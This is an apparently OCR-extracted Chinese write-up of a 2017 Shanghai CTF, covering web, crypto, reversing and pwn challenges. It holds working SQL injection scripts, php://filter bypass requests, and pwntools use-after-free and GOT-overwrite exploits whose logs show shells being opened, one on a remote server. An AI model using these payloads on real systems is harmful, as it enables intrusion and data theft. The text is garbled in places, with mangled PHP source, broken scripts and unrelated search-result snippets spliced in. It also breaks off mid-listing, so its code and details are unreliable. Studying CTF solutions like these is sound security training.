

# 上海网安邀请赛 - web

## web-200

先k了这道题，web-100那个还在想怎么绕，这个题说实话有点儿水了，一开始扫到.git，

```
11:16:20] Starting:
11:16:24] 301 - 418B - /.git -> http://8392356567b64a758a82f51b7ff2a44
192911e4f51.game.ichunqiu.com/.git/
11:16:24] 200 - 1KB - /.git/
```


不过lijieje的脚本并不能用，之前在p神的博客上看到过一个套路，是先commit完了，然后把源文件删掉再重新导入源文件，这个题应该是用的这个思路，不过一看

`/index.php?page=`

可能有伪协议，试了一下，

`/index.php?page=php://filter/read=convert.base64-encode/resource=index.php`

，然后发现什么都没有，说明不行，点了一下别的页面，发现passage页面调用了action参数，有可能有文件flag.php,访问了一下还真有，



，可以试试拿page和action访问看看，

```
view-source:8392356567b64a758a82f51b7ff2a440be8e5192911e4f51.game.ichunqiu.com/index.php?page=flag
应用 Application Security Archives - Richter Linux基础 — Lin 第三届上海大学生 漏洞 练习

5 <meta name="viewport" content="width=device-width, initial-scale=1.0">
6 <meta http-equiv="X-UA-Compatible" content="ie=edge">
7 <link href="css/bootstrap.min.css" rel="stylesheet">
8 <script src="css/bootstrap-theme.min.css"></script>
9 <script src="js/jquery.min.js"></script>
10 <script src="js/bootstrap.min.js"></script>
11 <title>Document</title>
12 </head>
13 <body>
14
15 <nav class="navbar navbar-default" role="navigation">
16 <div class="container-fluid">
17 <div class="navbar-header">
18 <button type="button" class="navbar-toggle" data-toggle="collapse" data-target="#example-navbar-collapse">
19 <span class="sr-only">切换导航</span>
20 <span class="icon-bar"></span>
21 <span class="icon-bar"></span>
22 <span class="icon-bar"></span>
23 </button>
24 <a class="navbar-brand" href="#">Album Blog</a>
25 </div>
26 <div class="collapse navbar-collapse" id="example-navbar-collapse">
27 <ul class="nav navbar-nav">
28 <li class=""><a href="index.php?action=home">Home Page</a></li>
29 <li class=""><a href="index.php?action=passage">Passage</a></li>
30 <li class=""><a href="index.php?action=album">Album</a></li>
31
32 </ul>
33 </div>
34 </div>
35 </nav>
36 </body>
37 </html>
38
39
40 <!DOCTYPE html>
41 <html lang="en">
42 <head>
43 <meta charset="UTF-8">
44 <meta name="viewport" content="width=device-width, initial-scale=1.0">
45 <meta http-equiv="X-UA-Compatible" content="ie=edge">
46 <title>Document</title>
47 </head>
48 <body>
49 <span class="container">
50 <span class="row">
51
52 <span class="text-muted col-lg-6">
53 <p>Album Blog</p>
54 <p>Here Are Some Photos</p>
55 <p>Hope You Can Enjoy It</p>
56 </span>
57
58 </span>
59 </span>
60 </body>
```

, page不行, action的可以

```
view-source:8392356567b64a758a82f51b7ff2a440be8e5192911e4f51.game.ichunqiu.com/index.php?action=flag

1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <meta http-equiv="X-UA-Compatible" content="ie=edge">
7   <link href="css/bootstrap.min.css" rel="stylesheet">
8   <script src="css/bootstrap-theme.min.css"></script>
9   <script src="js/jquery.min.js"></script>
10  <script src="js/bootstrap.min.js"></script>
11  <title>Document</title>
12 </head>
13 <body>
14
15   <nav class="navbar navbar-default" role="navigation">
16     <div class="container-fluid">
17       <div class="navbar-header">
18         <button type="button" class="navbar-toggle" data-toggle="collapse" data-target="#example-navbar-collapse">
19           <span class="sr-only">切换导航</span>
20           <span class="icon-bar"></span>
21           <span class="icon-bar"></span>
22           <span class="icon-bar"></span>
23         </button>
24         <a class="navbar-brand" href="#">Album Blog</a>
25       </div>
26       <div class="collapse navbar-collapse" id="example-navbar-collapse">
27         <ul class="nav navbar-nav">
28           <li class=""><a href="index.php?action=home">Home Page</a></li>
29           <li class=""><a href="index.php?action=passage">Passage</a></li>
30           <li class=""><a href="index.php?action=album">Album</a></li>
31         </ul>
32       </div>
33     </div>
34   </nav>
35 </body>
36 </html>
37
38
39
40 <?php
41 $flag="flag{92fa7acb-9b5b-49ac-8ac4-5a85f869ef6b}";
```

，不过这里也说一下正确的解法，还是利用git的源码泄露，先把文件下载下来，然后附上payload

```
1 printf "\x1f\x8b\x08\x00\x00\x00\x00\x00" | cat - 文件 | gunzip |
  hexdump -C | head
```

就可以看到一部分代码，有这部分代码就足够了，就知道要利用action参数进行文件访问，然后就得到flag


## web-100

这个题有毒，做了差不多3个多小时，不过说到底还是自己菜，不找理由，进去显然是sql注入，然后就是想怎么注，测试发现and还有特殊字符很多都被过滤了，最扯的是'都被过滤了，后来脑洞了一波，直接报错注入，用like代替=，然后在查询的时候发现group又被过滤了，可以用limit，然后直接上脚本

```
import requests
flag=""
for i in range (50):
```


```
# url =
"http://57b8a27f43c6473f91026a50a1ab287f41ab53c0f5144744.game.ichunqiu.c
om/index.php?id=extractvalue(1,%20concat(0x3a,(select%20schema_name from
information_schema.schemata limit {},1)))".format(i)
# url =
"http://57b8a27f43c6473f91026a50a1ab287f41ab53c0f5144744.game.ichunqiu.c
om/index.php?id=extractvalue(1,%20concat(0x3a,
(select%20table_name%20from%20information_schema.tables%20where%20tab
le_schema like 0x776f726473%20limit%20{},1)))".format(i)
# url =
"http://57b8a27f43c6473f91026a50a1ab287f41ab53c0f5144744.game.ichunqiu.c
om/index.php?id=extractvalue(1,%20concat(0x3a,
(select%20column_name%20from%20information_schema.columns%20where%
20table_name like 0x66313467 limit%20{},1)))".format(i)
url =
"http://57b8a27f43c6473f91026a50a1ab287f41ab53c0f5144744.game.ichunqiu.c
om/index.php?id=extractvalue(1,%20concat(0x3a,(select
substring((select%20f14g from f14g),{},1)))".format(i)
flag = flag+requests.get(url).content.split(':')[2].replace("\",")
print flag
、 、 、
```

这里再附上查询结果的图，  
查数据库




```
information_schema '
mysql '
performance_schema '
words '
```

查表




```
f14g '
word '
```

查列



```
f14g '
```

但是在最后直接select，发现并没有全部的flag，



```
flag{33a12811-a9e9-4818-bbea-c2 '

```

这出题方也是够讨厌的，加上substring然后继续爆破，得到最后的flag

```
flag{33a12811-a9e9-4818-bbea-c2fecad6b7
flag{33a12811-a9e9-4818-bbea-c2fecad6b7b
flag{33a12811-a9e9-4818-bbea-c2fecad6b7b9
flag{33a12811-a9e9-4818-bbea-c2fecad6b7b9}
```

## web-300

这道题目的思路非常6，首先是code.zip源码泄露，打开以后一看乱七八糟，应该是phpjiami,之前在p神的博客上看过类似的文章，这里分享一下，

[phpjiami](#)

这里面提到了一个脚本，这里就不附代码了，直接把下载的code解密了，然后得到部分源码，

admin.php

、 、 、

<?php

if(

*$G$ ET['authAdmin']!= "\*\*\*\*\*")die(" Nologin! ");if(!isset(*

*\_POST['auth']))*{

*die("No Auth");*

*}else{*

*auth =\_POST['auth'];*

*auth\_code = "\*\*\*\*\*";if(json\_decode(auth) == \$auth\_code){*

*;*

*}else{*

*header("Location:index.php");*

*}*

*}*

*?><?php*

、 、 、

file.php

```
1 <?php
```

```
2
```

```
3
```

```
4 if($_POST["auth"]=="*****"){
```

```
5     if(isset($_GET["id"]) && (strpos($_GET["id"],'jpg') !== false))
```

```
6     {
```

```
7         $id = $_GET["id"];
```

```

8
9     preg_match("/^php:\\\\.\\.\\.resource=([\\^|]*)/i", trim($id),
preg_matches);
10
11     if (isset($matches[1]))
12         $id = $matches[1];
13
14     if (file_exists("./" . $id) == false)
15         die("file not found");
16     $img_data = fopen($id,'rb');
17     $data = fread($img_data,filesize($id));
18     echo $data;
19
20 }else{
21     echo "file not found";
22 }
23 }
24 ?><?php

```

## index.php

```

1 <?php
2 $seed = rand(0,99999);
3 mt_srand($seed);
4 session_start();
5 function auth_code($length = 12, $special = true)
6 {
7     $chars =
'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
8     if ($special) {
9         $chars .= '!@#%&*()';
10    }
11    $password = '';
12    for ($i = 0; $i < $length; $i++) {
13        $password .= substr($chars, mt_rand(0, strlen($chars) - 1), 1);
14    }
15    return $password;
16 }
17
18 $key = auth_code(16, false);
19 echo "The key is :" . $key . "<br>";
20 $private = auth_code(10, false);

```

```

21
22
23 if(isset($_POST['private'])){
24     if($_POST['private'] === $_SESSION["pri"]){
25         header("Location:admin.php");
26     }else{
27         $_SESSION["pri"] = $private;
28         die("No private!");
29     }
30 }
31
32
33
34 ?><?php

```

然后分析代码，最后理出思路，先访问index.php，同时post，private,这时候会对session进行赋值，然后通过给出的key，爆破得到seed，然后生成private，提交，就会直接跳转到admin.php,

cb92e84b45fb4ea7855adf06047e96aa5add42c3d3f04f19.game.ichunqiu.com/admin.php?authAdmin=2017CtfY0ulike

然后在源码中有个对比，

```

$auth = $_POST['auth'];
$auth_code = "*****";
if(json_decode($auth) == $auth_code){
    ;
}else{
    header("Location:index.php");
}

```

，看到'=='，直接想到弱类型，令auth=0,进入一个页面，

看着像个提交，但是怎么搞，用burp抓包，发现问题，

```

POST /file.php HTTP/1.1
Host: cb92e84b45fb4ea7855adf06047e96aa5add42c3d3f04f19.game.ichunqiu.com
User-Agent: Mozilla/5.0 (X11; Linux i586; rv:31.0) Gecko/20100101 Firefox/31.0
Accept: text/plain, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://cb92e84b45fb4ea7855adf06047e96aa5add42c3d3f04f19.game.ichunqiu.com/admin.php?authAdmin=2017CtfY0ulike
Content-Length: 49
Cookie: UM_distinctid=15efb073fb62d0-03738051079f18-71206751-1fa400-15efb073fb7395; PHPSESSID=1ad98ve1afd8nooo7cdvfnet2
Connection: close

id=php%3A%2F%2Fflag.php%2500.jpg&auth=1234567890x

```

，但是在file.php里id的是通过get得到的，所以改包，然后访问到本地有个flag.php，但是这里又卡了一下，就是有strpos()，需要有jpg，想到绕过方式(这里说明一下原因，免得太突兀，这里利用的是他调用的preg\_match，然后进行正则匹

配)

```
POST
/file.php?id=php://filter/read=convert.base64-encode/resource=acb.jpg/resource=flag.php HTTP/1.1
Host: cb92e84b45fb4ea7855adf06047e96aa5add42c3d3f04f19.game.ichunqiu.com
User-Agent: Mozilla/5.0 (X11; Linux i586; rv:31.0) Gecko/20100101 Firefox/31.0
Accept: text/plain, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer:
http://cb92e84b45fb4ea7855adf06047e96aa5add42c3d3f04f19.game.ichunqiu.com/ad
min.php?authAdmin=2017CtfY0u1ike
Content-Length: 16
Cookie:
UM_distinctid=15efb073fb62d0-03738051079f18-71206751-1fa400-15efb073fb7395;
PHPSESSID=lad98velafd8nooo7cdvfneta2
Connection: close

auth=1234567890x
```

，这里的acb.jpg并不存在，只是为了绕过strpos()，最后得到flag

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Sat, 04 Nov 2017 12:10:09 GMT
Content-Type: text/html
Content-Length: 58
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.22

<?php
$flag="flag{010130b4-165d-47f6-a3f5-d
817b325d86e}";
```

最后附上爆破seed的脚本

```
1 <?php
2 function auth_code($length = 12, $special = true)
3 {
4     $chars =
5     'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
6     if ($special) {
7         echo 1;
8         $chars .= '!@#%$^&*()';
9     }
10    $password = '';
11    for ($i = 0; $i < $length; $i++) {
12        $password .= substr($chars, mt_rand(0, strlen($chars) - 1), 1);
13    }
14    return $password;
15 }
16 while(True)
17 {
18     $seed = rand(0,99999);
19     mt_srand($seed);
20     $key = auth_code(16, false);
```



```

21     if($key == "kCfnhISkTyIp4aAe")
22     {
23         echo $seed;
24         echo "\n";
25         break;
26     }
27 }
28
29 $private = auth_code(10, false);
30 echo $private;
31 echo "\n";
32
33 ?>

```

## 签到

ichunqiu 客户端，登录就行。加入CTF竞赛圈，找到置顶帖，大表姐的buff在等着你~

## classic

- 第一层加密是单表，然后得到如下对应 ( <https://www.guballa.de/substitution-solver> )

```

1  Ld hcrakewcfaxr, f hofjjlhfo hlaxuc lj f krau ev hlaxuc kxfk z fj tju i
  xljkeclhfoor gtk dez xfj vfooud, vec kxu pejk afck, ldke iljtju. Ld
  hedkcfjk ke peiucd hcrakewcfaxlh foweclkxpj, pejk hofjjlhfo hlaxucj hfd
  gu acfhklhfoor hepatkui fdi jeoyui gr xfdi. Xezuyuc,
  Ormk03vydJCoe2qyNLmcN2qlpJXnM3SxM2Xke3q9 kxur fcu foje tjtfoor yucr
  jlpaou ke gcufn zlkx peiucd kuhxdeoewr. Kxu kucp ldhotiuj kxu jlpaou
  jrjkupj tju i jldhu Wcuun fdi Cepfd klpuj, kxu uofgecfku Cudfljjfdhu
  hlaxucj, Zecoi Zfc LL hcrakewcfaxr jthx fj kxu Udlwpf pfhxldu fdi guredi.
  F btlhn gcezd veq mtpa eyuc kxu ofsr iew.

```

2

```

3 In cryptography, a classical cipher is a type of cipher that was used
historically but now has fallen, for the most part, into disuse. In
contrast to modern cryptographic algorithms, most classical ciphers can
be practically computed and solved by hand. However,
LyjtL3fvnSRlo2xvKIjrK2ximSHkJ3ZhJ2Hto3x9 they are also usually very
simple to break with modern technology. The term includes the simple
systems used since Greek and Roman times, the elaborate Renaissance
ciphers, World War II cryptography such as the Enigma machine and beyond.
A quick brown fox jump over the lazy dog.
4
5 abcdefghijklmnopqrstuvwxyz
6 fghiuvwxlmnopdeabcjktyzqrs

```

- 然后求ROTn暴力破解（脑洞了大半天，mdzz）后，解base64

```

>>> "ZmxhZ3tjbGFzc2ljYWxfY2lwaGVyX3NvX2Vhc3l9".decode("base64")
'flag{classical_cipher_so_easy}'
>>>

```

## crackme

### 简单的逆向题

- 脱壳ollydbg dump

```

Buf = 0;
memset(&Dst, 0, 0x31u);
printf("Please Input Flag:");
gets_s(&Buf, 0x2Cu);
if ( strlen(&Buf) == 42 )
{
    v1 = 0;
    while ( (*(&Buf + v1) ^ byte_402130[v1 % 16]) == dword_402150[v1] )
    {
        if ( ++v1 >= 42 )
        {
            printf("right!\n");
            goto LABEL_8;
        }
    }
    printf("error!\n");
LABEL_8:
    result = 0;
}
else
{
    printf("error!\n");
    result = -1;
}
return result;

```

```
dic = [0x12, 0x4, 0x8, 0x14, 0x24, 0x5c, 0x4a, 0x3d, 0x56, 0xa, 0x10, 0x67, 0x0, 0x41, 0x0, 0x1, 0x46, 0x5a, 0x44, 0x42, 0x6e, 0xc, 0x44, 0x72, 0xc, 0xd, 0x40, 0x3e, 0x4b, 0x5f, 0x2, 0x1, 0x4c, 0x5e, 0x5b, 0x17, 0x6e, 0xc, 0x16, 0x68, 0x5b, 0x12]
res = ""
for i in range(0, len(dic), 1):
    n = i % 16
    res += str( chr( ord( origin[n]) ^ dic[i] ) ) )

print res
```

python rev50\_decode.py  
flag{59b8ed8f-af22-11e7-bb4a-3cf862d1ee75}

## 登机牌

在图片的末尾有RAR头部信息

00031400	20 88 0B 14 12 88 09 82	20 08 82 20 08 82 20 08	^ ^ ^ ^ ^ ^ ^ ^
00031410	82 20 08 82 20 2E 50 FE	FF 01 00 2F 44 C0 0F 3C	^ ^ ^ ^ ^ ^ ^ ^
00031420	29 D0 B0 00 00 00 00 49	45 4E 44 AE 42 60 82 52	)D° IEND\$B`
00031430	41 52 21 1A 07 00 CF 90	73 00 00 0D 00 00 00 00	AR! I s
00031440	00 00 00 2C B4 74 A4 94	41 00 70 AB 11 00 FA C0	
00031450	12 00 02 6F 5A F3 FE AF	AE 4A 4B 1D 33 17 00 20	oZóE@JK 3
00031460	00 00 00 4E 6F 53 6F 63	69 61 6C 4E 6F 48 75 72	NoSocialNoHur
00031470	74 5C 66 6C 61 67 2E 70	64 66 80 AF E9 8F 69 FB	t\flag.pdfé iû
00031480	12 70 00 C0 61 B9 C1 BF	1F 3A 61 D8 FD F3 20 39	p Àa*Á: a0yó 9
00031490	7C C8 E1 53 55 EB 9A E4	68 7A 73 7D 69 76 2E FE	ÈÁSUèšāhzs}iv.p
000314A0	7B 33 34 31 76 FF D3 9C	06 38 09 DD DC 6B 6F FF	{341vÿÓα 8 ÝÜkoÿ
000314B0	D1 69 0B A5 17 0F AA FF	8C A7 CC F4 E0 3A 0A 8C	Ñi ¥ *ÿG\$îôà: @
000314C0	EB 32 97 46 D9 88 A3 5B	D5 16 31 E2 97 89 B4 2B	è2-FÜ*É[Ö 1â-ü'+

修补之后搞出来一个rar，加密了

脑洞，反色图片，下面有一个二维码，扫出来key



Key1921070120171018

解压就得到flag

合影的自拍照:去民政局扯了个结婚证,顺带晒一下甜蜜.....很多人都喜欢用...  
[news.huaxi100.com/show...](http://news.huaxi100.com/show...) - 百度快照

[图片 别晒登机牌了!专家称泄露过多个人信息\\_民航新闻\\_民航资源网](#)



2015年10月12日 - 据《新闻人》报道,安全专家提醒登机牌显示的信息绝不仅限于航班号和座位号,把登机牌的照片公布在网络上并不是明智之举。某人将自己的登机牌拍照上传...

flag{Car3\_Y0ur\_Secret}

## list

- 程序漏洞主要有三个
  - 在添加chunk的时候，当前块的指针指向下一个，因此使用会错误

```

    readn((__int64)chunk_data, 8u);
    chunk_iter = chunk_count++;
    chunk_ptrs[chunk_iter] = chunk_data;
    result = puts("ADD Successfully!");
}
_

```

- uaf 或者说 use without malloc

```

__int64 edit()
{
    if ( chunk_count <= 9 )
        return readn((__int64)chunk_ptrs[chunk_count], 8u);
    puts("ERROR!");
    exit(-1);
    return readn((__int64)chunk_ptrs[chunk_count], 8u);
}

```

- index可以无限小

```

int delete_chunk()
{
    if ( chunk_count > 9 )
    {
        puts("ERROR!");
        exit(-1);
    }
    --chunk_count;
    return puts("Delete Successfully!");
}

```

- 利用
  - 利用程序代码段的指针写 got 表的 puts 为 system 和 泄漏 system
  - 利用在上述指正之上任意指向可写可读内存的指正写"/bin/sh
  - show --> system(chunk\_data)

```

1  from pwn import *
2
3  context.word_size = 32
4  context.arch = "i386"
5  context.os = "linux"
6  context.endian = "little"
7  context.terminal = ['gnome-terminal', '-x', 'sh', '-c']
8
9  elf = ELF("./list")
10 libc = ELF("./libc.so.6")
11 io = process("./list")
12
13 def Delete():
14     io.readuntil("5.Exit\n")
15     io.sendline("4")
16     return io.readline()
17
18 def Show():
19     io.readuntil("5.Exit\n")
20     io.sendline("2")
21     return io.readline()
22

```

```

23 def Add(buf):
24     io.readuntil("5.Exit\n")
25     io.sendline("1")
26     io.readuntil("Input your content:\n")
27     io.sendline(buf)
28     return io.readline()
29
30 def Edit(buf):
31     io.readuntil("5.Exit\n")
32     io.sendline("3")
33     io.sendline(buf)
34
35 Add("123")
36 for x in range(0, (0x602080 - 0x400510)/8 + 1, 1):
37     if x % 0x1000 == 0:
38         print hex(x)
39     Delete()
40 #gdb.attach(io)
41 tmp = Show()
42 print tmp
43 addr_puts = u64(tmp.strip().ljust(8, '\x00'))
44 libc_base = addr_puts - libc.symbols["puts"]
45 print "libc_offset->", hex(libc_base)
46 system_addr = libc_base + libc.symbols["system"]
47 print "system_addr->", hex(system_addr)
48 Edit(p64(system_addr))
49
50 gdb.attach(io)
51
52 for x in range(0, (0x400510 - 0x4004f8)/8, 1):
53     if x % 0x1000 == 0:
54         print hex(x)
55     io.writeline("4")
56     io.readuntil("Exit: not found\n")
57
58 io.writeline("3")
59 io.writeline("/bin/sh")
60 io.writeline("2")
61 io.interactive()
62

```

```

1 LD_LIBRARY_PATH=. python exp.py
2 [*] 'pwn100/list'

```

```
3     Arch:    amd64-64-little
4     RELRO:    Partial RELRO
5     Stack:    Canary found
6     NX:       NX enabled
7     PIE:      No PIE (0x400000)
8 [*] 'pwn100/libc.so.6'
9     Arch:    amd64-64-little
10    RELRO:    Partial RELRO
11    Stack:    Canary found
12    NX:       NX enabled
13    PIE:      PIE enabled
14 [+] Starting local process './list': pid 29476
15 0x0
16 0x1000
17 0x2000
18 0x3000
19 0x4000
20 0x5000
21 0x6000
22 0x7000
23 0x8000
24 0x9000
25 0xa000
26 0xb000
27 0xc000
28 0xd000
29 0xe000
30 0xf000
31 0x10000
32 0x11000
33 0x12000
34 0x13000
35 0x14000
36 0x15000
37 0x16000
38 0x17000
39 0x18000
40 0x19000
41 0x1a000
42 0x1b000
43 0x1c000
44 0x1d000
45 0x1e000
```

```
46 0x1f000
47 0x20000
48 0x21000
49 0x22000
50 0x23000
51 0x24000
52 0x25000
53 0x26000
54 0x27000
55 0x28000
56 0x29000
57 0x2a000
58 0x2b000
59 0x2c000
60 0x2d000
61 0x2e000
62 0x2f000
63 0x30000
64 0x31000
65 0x32000
66 0x33000
67 0x34000
68 0x35000
69 0x36000
70 0x37000
71 0x38000
72 0x39000
73 0x3a000
74 0x3b000
75 0x3c000
76 0x3d000
77 0x3e000
78 0x3f000
79 0x40000
80 \x90\x7f
81
82 libc_offset-> 0x7f397440f000
83 system_addr-> 0x7f3974454390
84 [*] running in new terminal: /usr/bin/gdb -q
    "/home/flier/Desktop/ichunqiu/pwn100/list" 29476
85 [+] Waiting for debugger: Done
86 0x0
87 [*] Switching to interactive mode
```

```
88 sh: 1: Delete: not found
89 sh: 1: =====Welcome: not found
90 sh: 1: 1.Add: not found
91 sh: 1: 2.Show: not found
92 sh: 1: 3.Edit: not found
93 sh: 1: 4.Delete: not found
94 sh: 1: 5.Exit: not found
95 sh: 1: Delete: not found
96 sh: 1: =====Welcome: not found
97 sh: 1: 1.Add: not found
98 sh: 1: 2.Show: not found
99 sh: 1: 3.Edit: not found
100 sh: 1: 4.Delete: not found
101 sh: 1: 5.Exit: not found
102 sh: 1: =====Welcome: not found
103 sh: 1: 1.Add: not found
104 sh: 1: 2.Show: not found
105 sh: 1: 3.Edit: not found
106 sh: 1: 4.Delete: not found
107 sh: 1: 5.Exit: not found
108 $ ls
109 core      libc.so_7cf2ad8b332d9a9394c502bd77d843dc.zip
110 exp.py     list
111 libc.so.6  list_b503a9eb418bb6418e9c924163e9f569.zip
112 $
```

## p200

一个简单的uaf，只要覆盖函数指针到后门地址就行，要注意fastbin的进出规律



```

0x604000 PREV_INUSE {
    prev_size = 0,
    size = 72721,
    fd = 0x11c00,
    bk = 0x0,
    fd_nextsize = 0x0,
    bk_nextsize = 0x0
}
0x615c10 FASTBIN {
    prev_size = 0,
    size = 65,
    fd = 0x615c50,
    bk = 0x19,
    fd_nextsize = 0x615c40,
    bk_nextsize = 0x3
}
0x615c50 FASTBIN {
    prev_size = 0,
    size = 65,
    fd = 0x6161616161616161,
    bk = 0x6161616161616161,
    fd_nextsize = 0xa6161,
    bk_nextsize = 0x5
}
0x615c90 PREV_INUSE {
    prev_size = 0,
    size = 1041,
    fd = 0x6920657361656c50,
    bk = 0x756f79207475706e,
    fd_nextsize = 0x3a65736f6f686320,
    bk_nextsize = 0x2c657375202e310a
}

```

```

1 from pwn import *
2
3 context.word_size = 32
4 context.arch = "i386"
5 context.os = "linux"
6 context.endian = "little"
7
8 elf = ELF("./p200")
9 io=remote("106.75.8.58",12333)
10 print io.readuntil("free\n")
11 io.sendline("3")
12 print io.readuntil("free\n")
13 io.sendline("3")
14 print io.readuntil("free\n")
15 io.sendline("2")
16 io.readuntil("Please input the length:\n")
17 io.sendline("48")
18 io.sendline("a"*20)
19 print io.readuntil("free\n")

```

```
20 io.sendline("2")
21 io.readuntil("Please input the length:\n")
22 io.sendline("48")
23 io.sendline(p64(0x602d90)+"aaaaaaaa")
24 io.interactive()
25
```

```
1 ~ python exp_200.py
2
3 [+] Opening connection to 106.75.8.58 on port 12333: Done
4 Please input you choose:
5 1. use, 2. after, 3. free
6
7 Freed.
8 Please input you choose:
9 1. use, 2. after, 3. free
10
11 Freed.
12 Please input you choose:
13 1. use, 2. after, 3. free
14
15 Now you have you recipe.
16 Please input you choose:
17 1. use, 2. after, 3. free
18
19 [*] Switching to interactive mode
20 Now you have you recipe.
21 Please input you choose:
22 1. use, 2. after, 3. free
23 $ 1
24 $ ls
25 backup
26 bin
27 boot
28 data
29 dev
30 etc
31 home
32 initrd.img
33 initrd.img.old
34 lib
35 lib64
36 lost+found
```

```
37 media
38 mnt
39 opt
40 proc
41 pw
42 pwn
43 root
44 run
45 sbin
46 snap
47 srv
48 sys
49 tmp
50 usr
51 var
52 vmlinuz
53 vmlinuz.old
54 $ cat /home/pwn2/*
55 flag{d41d8cd98f00b204e9800998ecf8427e}
56 $
```

## rev300

一个类base64算法

这里打开文件

```
; __unwind { // _main_SEH
push    ebp
mov     ebp, esp
push    0FFFFFFFh
push    offset _main_SEH
mov     eax, large fs:0
push    eax
sub     esp, 9D0h
mov     eax, __security_cookie
xor     eax, ebp
mov     [ebp+var_10], eax
push    ebx
push    esi
push    edi
push    eax
lea     eax, [ebp+var_C]
mov     large fs:0, eax
push    0B8h ; Size
lea     ecx, [ebp+var_958]
call    pmemset
push    1
push    40h
push    1
push    offset aFlag ; "./flag"
lea     ecx, [ebp+var_958]
call    fopen
; try {
mov     [ebp+var_4], 0
lea     ecx, [ebp+var_828]
call    sub_401E00
; } // starts at 403064
; try {
mov     byte ptr [ebp+var_4], 1
nop
nop
nop
pusha
jmp     loc_4030B4
```

```

v52 = 0;
sub_401E00(&input);
LOBYTE(v52) = 1;
if ( !sub_403970(&fp) )
{
    sub_4050D0(std::cout, "error in open flag.");
    exit(0);
}
fread((int*)&fp, (int*)&input);
v3 = strlen(&input);
v4 = (char *)strval(&input);
bbbb64encode((int)&v4, v4, v3);
LOBYTE(v52) = 2;
for ( i = 0; ; ++i )
{
    v5 = strlen(&input);
    if ( i >= v5 )
        break;
}
j = 0;
k = 0;
for ( i = 0; ; ++i )
{
    v3 = strlen(&b64table);
    if ( i >= v3 )
        break;
    v4 = *(char *)substr(&b64table, i) + 10;
    *(_BYTE *)substr(&b64table, i) = v4;
}
while ( 1 )
{
    v11 = a3--;
    if ( !v11 )
        break;
    *(&v22 + j++) = *a2++;
    if ( j == 3 )
    {
        v16 = (v22 & 0xFC) >> 2;
        v17 = ((v23 & 0xF0) >> 4) + 16 * (v22 & 3);
        v18 = ((v24 & 0xC0) >> 6) + 4 * (v23 & 0xF);
        v19 = v24 & 0x3F;
        for ( j = 0; j < 4; ++j )
        {
            v5 = (char *)substr(&b64table, (unsigned __int8)*(&v16 + j));
            std::basic_string<char, std::char_traits<char>, std::allocator<char>>::operator+=(*v5);
        }
        j = 0;
    }
}
if ( j )
{
    for ( k = j; k < 3; ++k )
    {

```


## 解密代码

```

1  from base64 import *
2
3  encrypt = open('flag.enc', "r").read()[ :-2]
4
5  trans1 = (''.join(chr(ord(i)-0x10) for i in encrypt)).decode('hex')
6
7  trans1_b64 = b64encode(trans1)
8
9  table1 =
    "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
10 table2 = ''.join(chr(ord(i)-10) for i in table1)
11 print table2
12 print trans1_b64
13
14 trans2=""
15 for i in range(0,len(trans1_b64)):
16     trans2 += table2[table1.index(trans1_b64[i])]

```





```
00000000 ; Segment type: Pure code
00000000 public _start
00000000 _start: ; "flag{I_love_cLEMENCY,so_I_want_to_share_it_with_you}
00000000 dw 0x66, 0x6C, 0x61, 0x67, 0x7B, 0x49, 0x5F, 0x6C, 0x6F ; "
00000000 dw 0x76, 0x65, 0x5F, 0x63, 0x4C, 0x45, 0x4D, 0x45, 0x4E
